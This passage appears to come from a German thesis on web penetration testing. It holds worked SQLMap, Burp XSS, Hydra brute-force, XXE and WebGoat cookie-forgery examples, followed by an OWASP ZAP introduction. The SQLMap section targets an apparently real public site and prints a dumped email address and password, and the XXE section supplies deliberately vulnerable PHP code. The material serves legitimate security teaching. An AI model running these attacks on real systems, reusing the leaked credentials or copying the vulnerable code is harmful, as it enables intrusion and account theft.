


Abbildung 4.7: Durchsuchung mit SQLiv

Schritt 2: SQL-Injektion mit SQLMAP

Der Angriff wird mit SQLMap ausgeführt. Zuerst muss den Datenbankname zum Vorschein gebracht werden, der in der Datenbank Tabellen und Spalten enthält, die die Daten enthalten.

Ziel-URL: `http://www.acfurniture.com/item.php?id=25`

A. Datenbankname aufdecken

```
1 ~# sqlmap -u "http://www.acfurniture.com/item.php?id=25" --dbs
```

Quellcode 4.2: Aufdeckung vom Datenbankname

Mit dem oben gegebenen Befehl wurde der Datenbankname erhalten:

```
available databases
[*] acfurniture
[*] information_schema
```

Tabelle 4.1: Ergebnis: Datenbankname

B. Tabellenname aufdecken

```
1 ~# sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture --
  tables
```

Quellcode 4.3: Aufdeckung vom Tabellennamen

Das Ergebnis sollte so aussehen:

[Date] [INFO] retrived: settings
Database: acfurniture
[4 tables]
category
product
product_hacked
settings

Tabelle 4.2: Ergebnis: Tabellennamen

Bisher wurde festgestellt, dass die Website **acfurniture.com** hat zwei Datenbanken, **acfurniture** und **information_schema**. Die Datenbank **acfurniture** enthält vier Tabellen: **category**, **product**, **product_hacked** und **settings**.

C. Spalten aufdecken

```
1 ~# sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture -T
  settings --columns
```

Quellcode 4.4: Aufdeckung von Spalten

Database:	acfurniture
Table	settings
[6 columns]	
Column	Type
activationcode	varchar(2048)
email	varchar(45)
id	int(11)
password	varchar(1024)
status	smallint(2)
username	varchar(45)

Tabelle 4.3: Ergebnis: Spalten

Die **settings** Tabelle besteht aus 6 Spalten, und dies ist eigentlich ein Konto mit Anmeldeinformationen. Jetzt wird versucht diese Informationen auszugeben.

D. Informationen aufdecken

Man kann alle Daten in der Tabelle mit folgendem Befehl ausgeben:

```
1 ~# sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture -T
  settings --dump
```

Quellcode 4.5: Aufdeckung von alle Daten in der Tabelle

Das Ergebnis sollte so aussehen:




```
root@localhost: ~
File Edit View Search Terminal Help
Database: acfurniture
Table: settings
[1 entry]
+-----+-----+-----+-----+-----+-----+
| id | email | status | username | password | activationcode |
+-----+-----+-----+-----+-----+-----+
| 2 | jackie@jackoarts.com | 1 | Handsome | 9HPK02NKRHbGmywzIzxUi | \x03 |
+-----+-----+-----+-----+-----+-----+
```

Abbildung 4.8: Ergebnis: Alle Daten in der Tabelle

4.7.2 Testen von Cross-Site-Scripting mit Burp

Das folgende Cross-Site-Scripting-Beispiel stammt aus dem Tutorial von Web-Sicherheitsseite Portswigger[53].



Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Results for

Abbildung 4.9: Adresse eingeben

Man muss eine entsprechende Eingabe in die Webanwendung eingeben und die Anfrage senden.




Abbildung 4.10: Erfassung der Anfrage durch Burp

Die Anfrage wird von Burp erfasst. Die HTTP-Anforderung wird auf der Intercept-Tab angezeigt. Es wird mit der rechten Maustaste auf die Anforderung geklickt, um das Kontextmenü aufzurufen und dann wird auf „An Repeater senden“ geklickt.




Abbildung 4.11: Bearbeiten dem Wert

Hier können verschiedene XSS-Payloads in das Eingabefeld eingegeben werden. Verschiedene Eingaben getestet werden, indem der Tester das „Value“ des

entsprechenden Parameters in den Tabs „Raw“ oder „Params“ bearbeiten. In diesem Beispiel wird versucht, dass ein Pop-up in unserem Browser ausgeführt wird.




Abbildung 4.12: Suche nach dem Angriff in dem Quellcode

Es kann eingeschätzt werden, ob die Angriff in der Antwort unverändert bleibt. In diesem Fall ist die Anwendung für XSS-Angriffe anfällig. Die Antwort wird schnell über die Suchleiste unten im Antwortfenster gefunden. Der hervorgehobene Text ist das Ergebnis der Suche.



Abbildung 4.13: Kopieren von URL für Browser

Hier wird auf „Antwort im Browser anzeigen“ geklickt, um die URL zu kopieren. Danach wird im Pop-up Fenster auf „Kopieren“ geklickt.




Abbildung 4.14: Pop-up im Browser anzeigen

Die kopierte URL wird in Adressleiste eingegeben, um die Realisierung des XSS-Angriffs durch das Senden einer kurzen und relativ harmlosen Nachricht oder Warnung an den Client ermöglichen.

4.7.3 Testen Brute-Forcing-Passwörter mit THC-Hydra

In diesem Beispiel wird Hydra verwendet, um in eine Anmeldeseite zu gelangen, indem ein Brute-Force-Angriff auf einige bekannte Benutzer ausgeführt wird[39, S. 143].

Es wird eine Textdatei namens `benutzers.txt` erstellt mit folgenden Inhalten:

```
admin
test
user
user1
john
```

In einem ersten Schritt wird analysiert, wie die Anmeldeanforderung gesendet wird und wie der Server darauf reagiert. Es wird Burp Suite verwendet, um eine Anmeldeanforderung in der Webanwendung zu erfassen[39, S. 144]:




Abbildung 4.15: Anfrage an den Server und Antwort von dem Server

Wir können sehen, dass sich die Anfrage in `/dvwa/login.php` befindet und drei Variablen hat: `username`, `password`, and `login`.

Wenn die Erfassung von Anforderungen beendet wird und das Ergebnis im Browser überprüft wird, kann festgestellt werden, dass die Antwort eine Weiterleitung zur Anmeldeseite ist[39, S. 144]:




Abbildung 4.16: Die Weiterleitung zur Anmeldeseite


Eine gültige Kombination aus Benutzername und Kennwort sollte nicht zu

demselben Login, sondern zu einer anderen Seite, z. B. index.php, weitergeleitet werden. Wir gehen also davon aus, dass ein gültiges Login auf die andere Seite umgeleitet wird, und wir verwenden `login.php` als Zeichenfolge, um zu unterscheiden, wenn ein Versuch fehlschlägt[39, S. 145].

Es wird den folgenden Befehl in ein Terminal eingeführt[39, S. 145]:

```
1 hydra 192.168.56.102 http-form-post "/dvwa/login.php:username=~USE
2 R~&password=~PASS~&Login=Login:login.php" -L users.txt -e ns -u -t 2 -w 30
   -o hydra-result.txt
```

Quellcode 4.6: Befehl durch Terminal



```
root@kali:~# hydra 192.168.56.102 http-form-post "/dvwa/login.php:username=~USER^&password=~PASS^&Login=Login:login.php" -L users.txt -e ns -u -t 2 -w 30 -o hydra-result.txt
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-09-07 23:04:24
[INFO] Using HTTP Proxy: http://127.0.0.1:8080
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 2 tasks per 1 server, overall 64 tasks, 10 login tries (l:5/p:2), ~0 tries per task
[DATA] attacking service http-post-form on port 80
[80][http-post-form] host: 192.168.56.102 login: admin password: admin
[80][http-post-form] host: 192.168.56.102 login: user password: user
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-09-07 23:04:45
```

Abbildung 4.17: Aufdeckung den Passwörtern

Mittels diesem Befehl wird nur zwei Kombinationen pro Benutzer ausprobiert: `password = username` und leere Passwörter und es werden zwei gültige Passwörter von diesem Angriff erhalten, die von Hydra grün markiert sind[39, S. 145].

4.7.4 Testen von XML External Entities (XXE)

Wenn eine Anwendung XML-Daten parst und das Ergebnis von geparstem XML in einer HTTP-Antwort anzeigt, würde ein grundlegender Testfall zum Testen der XXE-Sicherheitsanfälligkeit eine XXE-Payload senden, die eine interne Entität ver„Alphabet“wendet, nur um sicherzustellen, dass die Anwendung Entitäten enthält oder nicht. Dieses Tutorial stammt aus Infosec Institute[31].

Es wird den folgenden PHP-Code als `xxe.php` im Webserver-Stammordner gespeichert:

```
1 <?php
2 libxml_disable_entity_loader (false);
3 \$xmlfile = file_get_contents('php://input');
4 \$dom = new DOMDocument();
5 \$dom->loadXML(\$xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
6 \$o = simplexml_import_dom(\$dom);
7 \$user = \$o->username;
8 \$pass = \$o->password;
9 echo "username : \$user";\\
```

Quellcode 4.7: XXE PHP-Datei

Eine POST-Anforderung an die `xxe.php`-Datei mit XML-Daten gesendet, die im folgenden Screenshot gezeigt werden:

```
1 POST /vulnapps/xxe.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0
4 Accept: text/html, application/xhtml+xml, application/xml
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: text/xml
10 Content-Length: 98
11
12 <root>
13   <username>sahil</username>
14   <password>supersecurepassword</password>
15 </root>\\
```

Quellcode 4.8: POST Anfrage zu PHP-Datei

Hier soll beachtet werden, dass die Anwendung in der HTTP-Antwort einen Benutzernamen anzeigt, der bestätigt, dass die XML-Daten geparkt werden.

```
1 HTTP/1.1 200 OK
2 Date: Tue, 15 May 2018 17:40:35 GMT
3 Server: Apache/2.4.27 (Win64) PHP/5.6.31
4 X-Powered-By: PHP/5.6.31
5 Content-Length: 16
6 Connection: close
7 Content-Type: text/xml; charset=UTF-8
8
9 username: sahil\\
```

Quellcode 4.9: Gepackte XML-Daten

Nun wird den XML-Daten eine interne Entität hinzugefügt und im `username` Element mit `&u` verweist und die Anfrage erneut gesendet.

```
1 POST /vulnapps/xxe.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0
4 Accept: text/html, application/xhtml+xml, application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: text/xml
10 Content-Length: 98
11
12 <xml version="1.0"?>
13 <!DOCTYPE foo[<!ENTITY u 'username from internal entity'>]>
14   <root>
15     <username>\&u;</username>
16     <password>supersecurepassword</password>
17   </root>\\
```

Quellcode 4.10: Manipulierte Anfrage

Hier soll nochmal beachtet werden, dass die Anwendung der interne Einheit auflöst und die XXE-Sicherheitsanfälligkeit erfolgreich bestätigt.

```
1 HTTP/1.1 200 OK
2 Date: Sun, 20 May 2018 06:31:39 GMT
3 Server: Apache/2.4.27 (Win64) PHP/5.6.31
4 X-Powered-By: PHP/5.6.31
```

```
5 Content-Length: 16
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 username: username from internal entity\\
```

Quellcode 4.11: Bestätigung der XXE-Schwachstelle

4.7.5 Testen von Fehlerhafte Authentifizierung mit Webgoat und Burp Suite

Dieses Tutorial stammt aus der Webseite Tutorialspoint[81]. Eine Webanwendung unterstützt das Umschreiben von URLs, indem Sitzungs-IDs in die URL eingefügt werden.

```
http://example.com/sale/saleitems/jsessionid=2P00C2JSNDLPSKHC
JUN2JV/?item=laptop
```

Ein authentifizierter Benutzer der Website leitet die URL an seine Freunde weiter, um Informationen zu den reduzierten Verkäufen zu erhalten. Er sendet den obigen Link per E-Mail, ohne zu wissen, dass der Benutzer auch die Sitzungs-IDs verschenkt. Wenn seine Freunde den Link verwenden, verwenden sie seine Sitzung und seine Kreditkarte.

Man muss sich bei Webgoat anmelden und zum Abschnitt „Session Management Flaws“ navigiert wird.




Abbildung 4.18: Anmeldung bei Webgoat

Wenn mit den Anmeldeinformationen webgoat/webgoat angemeldet wird, wird in Burp Suite festgestellt, dass die JSESSION-ID C8F3177CCAFF380441ABF71090748F2E lautet, während AuthCookie = 65432ubphcfx nach erfolgreicher Authentifizierung ist.




Abbildung 4.19: Burp Suite: AuthCookie Kontrolle 1

Wenn mit den Anmeldeinformationen aspect/aspect angemeldet wird, wird in Burp Suite festgestellt, dass die JSESSION-ID C8F3177CCAFF380441ABF71090748F2E lautet, während AuthCookie = 65432udfqtb nach erfolgreicher Authentifizierung ist.



Abbildung 4.20: Burp Suite: AuthCookie Kontrolle 2

Nun muss die AuthCookie Patterns analysiert werden. Die erste Hälfte 65432 ist für beide Authentifizierungen üblich. Daher sind wir jetzt daran interessiert, den letzten Teil der Authcookie-Werte zu analysieren, wie - ubphcfx für den Benutzer webgoat und udfqtb für den jeweiligen Aspektbenutzer.




Abbildung 4.21: Burp Suite: AuthCookie Kontrolle 3

Wenn die AuthCookie-Werte genauer angesehen werden, hat der letzte Teil dieselbe Länge wie der Benutzername. Es ist daher offensichtlich, dass der Benutzername bei einer Verschlüsselungsmethode verwendet wird. Bei Versuchen und Fehlern / Brute-Force-Mechanismen wird festgestellt, dass nach der Umkehrung des Benutzernamens webgoat; es wird jetzt rausgefunden, dass es taogbew ist und dann wird das Zeichen vor dem Alphabet als AuthCookie d. h. ubphcfx verwendet.

Nach der Authentifizierung als Benutzer-Webgoat den AuthCookie-Wert geändert wird, um den Benutzer Alice zu verspotten, indem den AuthCookie gesucht wird.




Abbildung 4.22: Authentifizierung mit dem Cookie

4.8 Automatisierte Penetrationstest

Wie in der Abschnitt 2.2.5 erwähnt, dass OWASP ZAP ein benutzerfreundliches integriertes Penetrationstest-Tool zum Auffinden von Schwachstellen in Webanwendungen ist. ZAP bietet automatisierte Scanner sowie eine Reihe von Tools, mit denen die Sicherheitslücken automatisch gesucht werden können. In diesem Abschnitt wird die OWASP ZAP-GUI vorgestellt und wird erfährt, wie automatische Penetrationstests mit dem Sicherheitstools OWASP Zap durchgeführt werden. Außerdem bilden die in diesem Kapitel erläuterten Informationen die Basis für die in Kapitel 5 vorgenommene Evaluierung des Open API 2.0 Plugins von OWASP ZAP und sind demzufolge für das Verständnis der Verwendung des Open API 2.0 Plug-Ins erforderlich.

4.8.1 OWASP-ZAP Webanwendung Penetrationstest

4.8.1.1 Die Vorstellung von OWASP ZAP Oberfläche




Abbildung 4.23: OWASP ZAP GUI Überblick

Wie oben zu sehen, ist das GUI-Fenster in drei Hauptabschnitte unterteilt:

Linker Bereich:

Im linken Bereich des ZAP-Fensters werden die Dropdown-Schaltflächen „Context“ und „Sites“ angezeigt. Es kann vorkommen, dass mehrere Websites zum Scannen ausgewählt werden können. Diese Websites werden unter „Sites“ angezeigt.

Rechter Bereich:

Hier gibt es einen URL-Abschnitt, in dem das Ziel für das Scannen angegeben werden müssen. Die Schaltfläche „Attack“ startet den Angriff auf das Ziel und die Schaltfläche „Stop“ stoppt den Angriff.

Unterer Bereich:

Dieser Abschnitt enthält sechs Tabs, die für die Darstellung der Aktivitäten während der Schwachstellensuche wichtig sind. Unter den Tabs befindet sich eine Fortschrittsleiste, in der der Scanfortschritt, die Anzahl der gesendeten Anforderungen und der Export der Details im CSV-Format angezeigt werden.

Das Tab „**History**“ zeigt die getesteten Websites an. In diesem Fall testen wir nur ein einzelnes Ziel, sodass im Verlaufsdatensatz ein einzelner Eintrag angezeigt wird.

Auf das Tab „**Search**“ kann der Tester Suche nach Mustern durchführen. Zum Beispiel wird alle GET-Anfragen abgefragt und wird dazu gehörende Informationen angezeigt.

Auf das Tab „**Alerts**“ können weitere Informationen zu den erkannten Sicherheitslücken des gescannten Ziels gefunden werden und die Ausgaben werden nach Schweregrad eingestuft.

Auf das Tab „**Spider**“ werden die Dateien angezeigt, die in der Webanwendung gecrawlt (erkannt) wurden. Durch das Spider wird die auf der Website residenten Verzeichnisse und Dateien ermittelt und für eine spätere Überprüfung auf Schwachstellen protokolliert werden.

Das letzte Tab ist der „**Active Scan**“. Dies ist wichtig, um den Fortschritt des laufenden Scans in Echtzeit anzuzeigen, wobei jede verarbeitete Datei angezeigt wird.

4.8.1.2 Schneller Scan & Angriff

Um den Schnellscan zu starten, wird die Adresse des Ziels in das Eingabefeld „URL to attack“ eingegeben und wird auf die Schaltfläche „Attack“ geklickt.

